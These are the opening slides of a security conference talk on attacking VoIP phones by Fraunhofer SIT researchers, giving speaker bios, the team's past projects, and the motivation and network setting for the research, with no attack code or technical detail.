Dial V for Vulnerable: Attacking VoIP Phones

Stephan Huber | Fraunhofer SIT, Germany
Philipp Roskosch | Fraunhofer SIT, Germany

Fraunhofer SIT

team [SIK]

About us

PHILIPP

- Security Researcher & Pentester @Secure Software Engineering (Fraunhofer SIT)
- Static Code Analysis
- Vulnerability Detection Research
- Member of @TeamSIK

team[SIK]


About us

STEPHAN

- Security Researcher @Testlab Mobile Security (Fraunhofer SIT)
- Code Analysis Tool development
- IOT Stuff
- Founder of @TeamSIK

team[SIK]

ACKNOWLEDGEMENTS





MICHAEL TROEGER


ANDREAS WITTMANN

ALEXANDER TRAUD

Past Projects







DEF CON 26: Tracker Apps
DEF CON 25: Password Manager Apps
DEF CON 24: Anti Virus Apps
BLACK HAT EU 2015: BAAS Security


https://team-sik.org

What's next?


- Wide distribution
- Complex software
- Readily accessible


Fanvil
Yealink
Polycom
SAMSUNG
HUAWEI

Perfect World



Real World



Internet
Guests
Publicly reachable!
VoIP Phones
Network
Workstations

Agenda

